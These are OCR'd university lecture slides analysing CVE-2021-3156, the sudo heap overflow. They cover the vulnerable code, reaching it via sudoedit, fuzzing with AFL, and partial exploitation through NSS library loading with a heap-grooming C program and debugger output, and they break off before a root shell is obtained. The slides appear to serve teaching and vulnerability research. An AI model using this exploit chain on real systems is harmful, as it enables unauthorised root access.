
Università
degli Studi
di Padova

July 14th 2022

Francesco Marchiori
Alessandro Lotto

CVE-2021-3156

Exploiting Sudo Heap Overflow to Gain a Root Shell



Outline

Università
degli Studi
di Padova

Introduction

What is sudo and how is it vulnerable?

Introduction

❓ What is sudo?

- Equipped with all Unix-based OS
- Allows for temporary root privileges
- User must be in **sudoers** group

🔎 Very critical process:

- Qualys team found vulnerability early 2021
- Present since mid 2011
- Found through code review, not fuzzing

How does it work?


- Use sudoedit in shell mode
- Argument must terminate with backslash "\"
- Trigger a heap overflow

```
user@demo:~$ sudoedit -s 'AAAAAAAAAAA\'
malloc(): invalid size (unsorted)
Aborted
```

Università
degli Studi
di Padova

Vulnerability

Buffer Overflow and why is it triggered?




Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

Buffer Overflow vulnerability:

- Program allocates portion of memory (buffer)
- Process try to store user input
- Input size is not checked before parsing
- Buffer is overflowed by user input



Vulnerability

Buffer Overflow


Code Analysis: set_cmnd()

⚔️ Exploitability

- Overflow can compromise program execution
- Needed knowledge of memory structure

💉 Example: Return Address Overwrite

- Attacker overflows buffer
- Crafts input to overwrite return address to what he wants



Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

🎯 Vulnerable function: set_cmnd()

- Used to concatenate arguments
- Escapes single backslash char, copy in heap

🤔 What does it do?

- Finds total length of arguments
- Allocates buffer with specified total length
- ⚠️ Copy char by char the strings in the buffer
  - Checks if char is "\" and next is NULL
  - If so, move pointer and skip termination

Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

```
static int set_cmnd(void) {
[...]

/* set user_args */
if (NewArgc > 1) {
    char *to, *from, **av;
    size_t size, n;

    /* Alloc and build up user_args. */
    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) + 1;
    if (size == 0 || (user_args = malloc(size)) == NULL) {
        [...]
    }
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
        for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
            while (*from) {
                if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                    from++;
                *to++ = *from++;
            }
            *to++ = ' ';
        }
        *--to = '\0';
    }
    [...]
}
```

Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

```
static int set_cmnd(void) {
[...]

/* set user_args */
if (NewArgc > 1) {
    char *to, *from, **av;
    size_t size, n;

    /* Alloc and build up user_args. */
    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) + 1;
    if (size == 0 || (user_args = malloc(size)) == NULL) {
        [...]
    }
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
        for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
            while (*from) {
                if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                    from++;
                *to++ = *from++;
            }
            *to++ = ' ';
        }
        *--to = '\0';
    }
    [...]
}
```

Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

```
static int set_cmnd(void) {
[...]

/* set user_args */
if (NewArgc > 1) {
    char *to, *from, **av;
    size_t size, n;

    /* Alloc and build up user_args. */
    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) + 1;
    if (size == 0 || (user_args = malloc(size)) == NULL) {
        [...]
    }
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
        for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
            while (*from) {
                if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                    from++;
                *to++ = *from++;
            }
            *to++ = ' ';
        }
        *--to = '\0';
    }
    [...]
}
```

Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

```
static int set_cmnd(void) {
[...]

/* set user_args */
if (NewArgc > 1) {
    char *to, *from, **av;
    size_t size, n;

    /* Alloc and build up user_args. */
    for (size = 0, av = NewArgv + 1; *av; av++)
        size += strlen(*av) + 1;
    if (size == 0 || (user_args = malloc(size)) == NULL) {
        [...]
    }
    if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
        for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
            while (*from) {
                if (from[0] == '\\' && !isspace((unsigned char)from[1]))
                    from++;
                *to++ = *from++;
            }
            *to++ = ' ';
        }
        *--to = '\0';
    }
    [...]
}
```

Vulnerability


Buffer Overflow

Code Analysis: set_cmnd()

✏️ Example: 'AAAAA\'

- Chars copied in buffer, but when '\' reached:
  - *from[0] = '\'* ⟶ *from[0] == '\\' = TRUE*
  - *from[1] = NULL* ⟶ *!isspace(from[1]) = TRUE*
- Loop doesn't end at last char
- Everything that follows is copied as well

💻 Simulation for visualization (GitHub)



Vulnerability

Buffer Overflow

Code Analysis: set_cmnd()

```
[06/30/22]seed@VM:~/Desktop$ ./overflow_simulation_arg 'AAA' 'BBB' 'CCC'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]:
user_args[4]: B
user_args[5]: B
user_args[6]: B
user_args[7]:
user_args[8]: C
user_args[9]: C
user_args[10]: C
user_args[11]:
[06/30/22]seed@VM:~/Desktop$
[06/30/22]seed@VM:~/Desktop$ ./overflow_simulation_arg 'AAA\' 'BBB\' 'CCC'
user_args[0]: A
user_args[1]: A
user_args[2]: A
user_args[3]:
user_args[4]: B
user_args[5]: B
user_args[6]: B
user_args[7]:
user_args[8]: C
user_args[9]: C
user_args[10]: C
user_args[11]:
user_args[12]: B
user_args[13]: B
user_args[14]: B
user_args[15]:
user_args[16]: C
user_args[17]: C
user_args[18]: C
user_args[19]:
user_args[20]: C
user_args[21]: C
user_args[22]: C
user_args[23]:
```

first argument processing -> overflow is triggered and what follows is copied

second argument processing

third argument processing -> overflow is not triggered

Università
degli Studi
di Padova

How to reach?

Triggering the vulnerable function

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

⛔ Vulnerable code not reachable by default:

- set_cmnd() is called after parse_args()
- Sudo must be executed in **shell mode**
- Concatenation of command-line arguments

? What does it do?

- Escape meta-chars by adding a single backslash before them
- If parse_args() is called, then sudo is safe!
- How to call set_cmnd() without passing through parse_args()?

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

```
if (ISSET(mode, MODE_RUN) && ISSET(flags, MODE_SHELL)) {
    char **av, *cmnd = NULL;
    int ac = 1;

    if (argc != 0) {
        char *src, *dst;
        [...]
        cmnd = dst = reallocarray(NULL, cmnd_size, 2);
        [...]

        for (av = argv; *av != NULL; av++) {
            for (src = *av; *src != '\0'; src++) {
                /* quote potential meta characters */
                if (!isalnum((unsigned char)*src) && *src != '_' && *src != '-' && *src != '$')
                    *dst++ = '\\';

                *dst++ = *src;
            }
            *dst++ = ' ';
        }
        if (cmnd != dst)
                dst--;  /* replace last space with a NUL */
        *dst = '\0';

        ac += 2; /* -c cmnd */
    }
    av = reallocarray(NULL, ac + 1, sizeof(char *));
    [...]
    av[0] = (char *)user_details.shell; /* plugin may override shell */

    if (cmnd != NULL) {
        av[1] = "-c";
        av[2] = cmnd;
    }
    av[ac] = NULL;

    argv = av;
    argc = ac;
}
```

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

📊 **Sudo has different modes to work on:**

- Need to find the right combination to trigger set_cmnd() but not parge_args()

🔎 **set_cmnd() is triggered if:**

- (MODE_RUN || MODE_EDIT || MODE_CHECK) && (MODE_SHELL || MODE_LOGIN_SHELL)

🔎 **parse_args() is triggered if:**

- MODE_RUN && MODE_SHELL

‼️ **Vulnerable if:**

- MODE_SHELL && (MODE_EDIT || MODE_CHECK)

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

😢 Not possible through sudo:

- (MODE_EDIT || MODE_CHECK) is incompatible with MODE_SHELL
- MODE_SHELL is not in the valid_flags

```
case 'e':
    [...]
    mode = MODE_EDIT;
    sudo_settings[ARG_SUDOEDIT].value = "true";
    valid_flags = MODE_NONINTERACTIVE;
    break;

[...]

case 'l':
    [...]
    mode = MODE_LIST;
    valid_flags = MODE_NONINTERACTIVE|MODE_LONG_LIST;
    break;

[...]

if (argc > 0 && mode == MODE_LIST)
    mode = MODE_CHECK;

[...]

if ((flags & valid_flags) != flags)
    usage(1);

[...]
```

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

😢 Not possible through sudo:

- (MODE_EDIT || MODE_CHECK) is incompatible with MODE_SHELL
- MODE_SHELL is not in the valid_flags

```
case 'e':
    [...]
    mode = MODE_EDIT;
    sudo_settings[ARG_SUDOEDIT].value = "true";
    valid_flags = MODE_NONINTERACTIVE;
    break;

[...]

case 'l':
    [...]
    mode = MODE_LIST;
    valid_flags = MODE_NONINTERACTIVE|MODE_LONG_LIST;
    break;

[...]

if (argc > 0 && mode == MODE_LIST)
    mode = MODE_CHECK;

[...]

if ((flags & valid_flags) != flags)
    usage(1);

[...]
```

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

Is that... a loophole?

- Sudo has a symlink: **sudoedit**
- Allows for root privileges while editing a file, but doesn't run binaries as root
- Sudoedit + shell mode = MODE_EDIT + MODE_SHELL

```
#define DEFAULT_VALID_FLAGS (MODE_BACKGROUND|MODE_PRESERVE_ENV|MODE_RESET_HOME|MODE_LOGIN_SHELL|MODE_NONINTERACTIVE|MODE_SHELL)

[...]

int valid_flags = DEFAULT_VALID_FLAGS;

[...]

proglen = strlen(progname);
if (proglen > 4 && strcmp(progname + proglen - 4, "edit") == 0) {
    progname = "sudoedit";
    mode = MODE_EDIT;
    sudo_settings[ARG_SUDOEDIT].value = "true";
}
```

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

Is that... a loophole?

- Sudo has a symlink: **sudoedit**
- Allows for root privileges while editing a file, but doesn't run binaries as root
- Sudoedit + shell mode = MODE_EDIT + MODE_SHELL

```
#define DEFAULT_VALID_FLAGS (MODE_BACKGROUND|MODE_PRESERVE_ENV|MODE_RESET_HOME|MODE_LOGIN_SHELL|MODE_NONINTERACTIVE|MODE_SHELL)

[...]

int valid_flags = DEFAULT_VALID_FLAGS;

[...]

proglen = strlen(progname);
if (proglen > 4 && strcmp(progname + proglen - 4, "edit") == 0) {
    progname = "sudoedit";
    mode = MODE_EDIT;
    sudo_settings[ARG_SUDOEDIT].value = "true";
}
```

How to reach?

Code Analysts: parse_args()

Sudoedit symlink

Is that... a loophole?

- Sudo has a symlink: **sudoedit**
- Allows for root privileges while editing a file, but doesn't run binaries as root
- Sudoedit + shell mode = MODE_EDIT + MODE_SHELL

```
#define DEFAULT_VALID_FLAGS (MODE_BACKGROUND|MODE_PRESERVE_ENV|MODE_RESET_HOME|MODE_LOGIN_SHELL|MODE_NONINTERACTIVE|MODE_SHELL)

[...]

int valid_flags = DEFAULT_VALID_FLAGS;

[...]

proglen = strlen(progname);
if (proglen > 4 && strcmp(progname + proglen - 4, "edit") == 0) {
    progname = "sudoedit";
    mode = MODE_EDIT;
    sudo_settings[ARG_SUDOEDIT].value = "true";
}
```

Università
degli Studi
di Padova

Fuzzing

How could it be hidden for almost 10 years?

Fuzzing

How does a fuzzer work?

#1 Fuzzing arguments

#2 Solving crashes

#3 Nothing found

#4 Used ID considerations

Conclusions

🧪 What is fuzzing?

- Technique used to detect bugs/vulnerabilities
- Send multiple pseudo-random inputs
- Look and report unexpected crashes

🏭 Industry standard

- Used by most of software companies to test their code
- Sudo code often subject to tests and reviews
- CVE-2021-3156 should be easily discoverable, right?

Fuzzing

📥 Most fuzzers work with stdin

- We use AFL/AFL++
- Not interested in stdin, but in arguments

🔬 AFL Experimental Feature

- Must include argv-fuzz-inl.h
- Add macro that takes data from stdin and converts it in "fake" argv[] array

➕ AFL++ supports by default

Fuzzing

💥 Instant crash before getting any input

```
[-] Whoops, the target binary crashed suddenly, before receiving any input
    from the fuzzer! There are several probable explanations:

    - The current memory limit (50.0 MB) is too restrictive, causing the
      target to hit an OOM condition in the dynamic linker. Try bumping up
      the limit with the -m setting in the command line. A simple way confirm
      this diagnosis would be:

      ( ulimit -Sv $[49 << 10]; /path/to/fuzzed_app )

      Tip: you can use http://jwilk.net/software/recidivm to quickly
      estimate the required amount of virtual memory for the binary.

    - The binary is just buggy and explodes entirely on its own. If so, you
      need to fix the underlying problem or find a better replacement.

    - Less likely, there is a horrible bug in the fuzzer. If other options
      fail, poke <lcamtuf@coredump.cx> for troubleshooting tips.

[-] PROGRAM ABORT : Fork server crashed with signal 11
        Location : init_forkserver(), afl-fuzz.c:2230
```

📝 Must use different compiler

- For some reason, afl-gcc cause the crash
- Use Clang instead (or any LLVM-based one)

Fuzzing

🎉 It works! ... Now what?

- No crashes are found after several hours
- Vulnerable string format shouldn't take that long

🗃️ Must include filename in fuzzing targets

- We are fuzzing sudo, not sudoedit
- Add *argv[0]* in targets
- Need to remove *get_progname()* function in sudo

Fuzzing

🏷️ Watch out for user ID

- Fuzzers need root privileges
- Though we are fuzzing sudo, so we need regular user privileges

🤾 Easy workaround:

- Run everything as root
- Force sudo to think it has been executed by unprivileged user
- Inside sudo, force **uid = 1000**

Fuzzing

How does a fuzzer work?

#1 Fuzzing arguments

#2 Solving crashes


#3 Nothing found

#4 Used ID considerations

Conclusions

? Was it discoverable through fuzzing?

- Yes... but not easily
- Indeed, CVE-2021-3156 was found through code review
- Other tweaks needed to make it faster



Università
degli Studi
di Padova

Exploitation

Gaining a root shell

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

💡 Main idea of the exploit:

- Sudo during execution loads libraries
- Make it load malicious code instead
- Corrupt the according portion of the heap
- Done through Named Service Switch (NSS)

```
[...] In a nutshell, the NSS is a mechanism that
allows libc to be extended with new "name" lookup
methods for system databases, which includes host
names, service names, user accounts, and more. [...]
```

Exploitation

Named Service Switch


Heap Layout Manipulation

Environment Variables

Performing the Attack

Nested object structure:

- name_database
- name_database_entry
- service_user
- service_library



Service library is the target

- If we manage to load our own, we can run arbitrary code
- Let's look the function calls


Exploitation

📣 **Nested function calls:**

- *__nss_database_lookup()*: load the database and respective service
- *__nss_lookup_function():* construct the name of the function; if service not loaded yet pass *ni* to next function
- *__nss_load_library():* load service model if not yet loaded
- *__libc_dlopen():* load shared object

🎯 ***__nss_load_library()* is the target**

- Constructs library name
- Force lookup on different directory




Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack



Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

Plan for the attack:

- Overwrite *ni* = *"XXX/XXX"*
- *shlib_name* = *"libnss_XXX/XXX.so.2"*
- Function looks for directory named *"libnss_XXX"*
- Write malicious *"XXX.so.2"* file inside

```
nss_load_library (service_user *ni)
{
  if (ni->library == NULL)
    {
    [...]
      ni->library = nss_new_service (service_table ?: &default_table, ni->name);
    [...]
    }

  if (ni->library->lib_handle == NULL)
    {
      /* Load the shared library.  */
      size_t shlen = (7 + strlen (ni->name) + 3 + strlen (__nss_shlib_revision) + 1);
      int saved_errno = errno;
      char shlib_name[shlen];

      /* Construct shared object name.  */
      __stpcpy (__stpcpy (__stpcpy (__stpcpy (shlib_name, "libnss_"), ni->name), ".so"),  __nss_shlib_revision);

      ni->library->lib_handle = __libc_dlopen (shlib_name);
    [...]
    }
}
```

Exploitation

🤔 How do we pupulate overflow region?

- Structures in memory are almost contiguous
- Overwrite one field likely results in overwriting others
- Program crushes

✨ Solution:

- Heap Feng Shui
- Create holes in the heap
- Sequence of memory allocation and freeing
- Isolate structures

Exploitation

🔍 ***set_locale()*:**

- Called at the very beginning of *sudo*
- Used to retrieve information about environment variable settings
- Multiple calls to *malloc()* and *free()*

➡️ **Set proper size of environment variables**

Exploitation


Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

```c
[...] // Needed includes

#define USER_BUFF_SIZE 0x10
#define ENVP_SIZE 0x100
#define LC_SIZE 0x39
#define LC_TIME "LC_TIME=C.UTF-8@"

int main(void)
{
    char user_buff[USER_BUFF_SIZE];
    char *envp[ENVP_SIZE];
    char lc_var[LC_SIZE];

    memset(user_buff, 'A', USER_BUFF_SIZE);
    user_buff[USER_BUFF_SIZE - 2] = 0x5c;
    user_buff[USER_BUFF_SIZE - 1] = 0x00;

    strcpy(lc_var, LC_TIME);
    memset(lc_var + strlen(LC_TIME), 'B', LC_SIZE - strlen(LC_TIME));
    lc_var[LC_SIZE - 1] = 0x00;

    for (int i = 0; i < ENVP_SIZE; i++)
        envp[i] = "C";

    envp[ENVP_SIZE - 3] = "SUDO_ASKPASS=/bin/false";
    envp[ENVP_SIZE - 2] = lc_var;
    envp[ENVP_SIZE - 1] = NULL;

    char *args[] =
    {
        "/usr/bin/sudoedit",
        "-A",
        "--",
        user_buff,
        NULL
    };

    execve(args[0], args, envp);
}
```



Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

👟 Normal run

```
pwndbg> p service_table
$4 = (name_database *) 0x55555557da10
pwndbg> p *service_table
$5 = {
  entry = 0x55555557db40,
  library = 0x55555557e240
}
pwndbg> p service_table->entry
$6 = (name_database_entry *) 0x55555557db40
pwndbg> p *service_table->entry
$7 = {
  next = 0x55555557dbe0,
  service = 0x55555557db60,
  name = 0x55555557db50 "passwd"
}
pwndbg> p *service_table->entry->next
$8 = {
  next = 0x55555557dc80,
  service = 0x55555557dc00,
  name = 0x55555557dbf0 "group"
}
pwndbg> p service_table->entry->next->service
$9 = (service_user *) 0x55555557dc00
pwndbg> p *service_table->entry->next->service
$10 = {
  next = 0x55555557dc40,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE,
  library = 0x55555557e240,
  known = 0x55555558 0e10,
  name = 0x55555557dc30 "files"
}
pwndbg> p *service_table->entry->next->service->next
$11 = {
  next = 0x0,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE,
  library = 0x0,
  known = 0x0,
  name = 0x55555557dc70 "systemd"
}
pwndbg>
```

🚀 Heap Feng Shui

```
pwndbg> p service_table
$1 = (name_database *) 0x55555557e5f0
pwndbg> p *service_table
$2 = {
  entry = 0x55555557e860,
  library = 0x55555557f7f0
}
pwndbg> p service_table->entry
$3 = (name_database_entry *) 0x55555557e860
pwndbg> p *service_table->entry
$4 = {
  next = 0x55555557e900,
  service = 0x55555557e880,
  name = 0x55555557e870 "passwd"
}
pwndbg> p *service_table->entry->next
$5 = {
  next = 0x55555557e920,
  service = 0x555555580ea0,
  name = 0x55555557e910 "group"
}
pwndbg> p service_table->entry->next->service
$6 = (service_user *) 0x555555580ea0
pwndbg> p *service_table->entry->next->service
$7 = {
  next = 0x555555580ee0,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE,
  library = 0x0,
  known = 0x0
  name = 0x555555580ed0 "files"
}
pwndbg> p *service_table->entry->next->service->next
$8 = {
  next = 0x0,
  actions = {NSS_ACTION_CONTINUE, NSS_ACTION_CONTINUE,
  library = 0x0,
  known = 0x0
  name = 0x555555580f10 "systemd"
}
pwndbg>
```

Exploitation

📝 **Aim and steps:**

- We want an allocation for our buffer between second database entry and first service
- Look available chunks
- Properly set the USER_BUF_SIZE to fit in target chuncks = 48 bytes

Exploitation

Named Service Switch

Heap Layout Manipulation

Environment Variables

Performing the Attack

FREE Available Chuncks

```
pwndbg> tcachebins
tcachebins
0x20 [  1]: 0x55555558c100 ← 0x0
0x40 [  4]: 0x555555582170 → 0x555555580500 → 0x5555555803a0 → 0x555555580170 ← 0x0
0x50 [  2]: 0x55555558c7f0 → 0x55555558d6f0 ← 0x0
0x60 [  1]: 0x55555558c8b0 ← 0x0
0x70 [  1]: 0x55555557fe80 ← 0x0
0x80 [  1]: 0x555555584850 ← 0x0
0x90 [  1]: 0x5555555858e0 ← 0x0
0xc0 [  1]: 0x5555555802e0 ← 0x0
0xe0 [  2]: 0x55555557e670 → 0x55555557e370 ← 0x0
0x110 [  1]: 0x5555555944f0 ← 0x0
0x130 [  1]: 0x5555555801b0 ← 0x0
0x1a0 [  1]: 0x555555585970 ← 0x0
0x230 [  1]: 0x55555558c4b0 ← 0x0
pwndbg> _
```

Allocation obtained

```
pwndbg> search 'AAAA'
[heap]          0x555555580500 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x555555580504 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x555555580508 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x55555558050c 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x555555580510 'AAAAAAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x555555580514 'AAAAAAAAAAAAAAAAAAAAAAAA'
[heap]          0x555555580518 'AAAAAAAAAAAAAAAAAAAA'
[heap]          0x55555558051c 'AAAAAAAAAAAAAAAA'
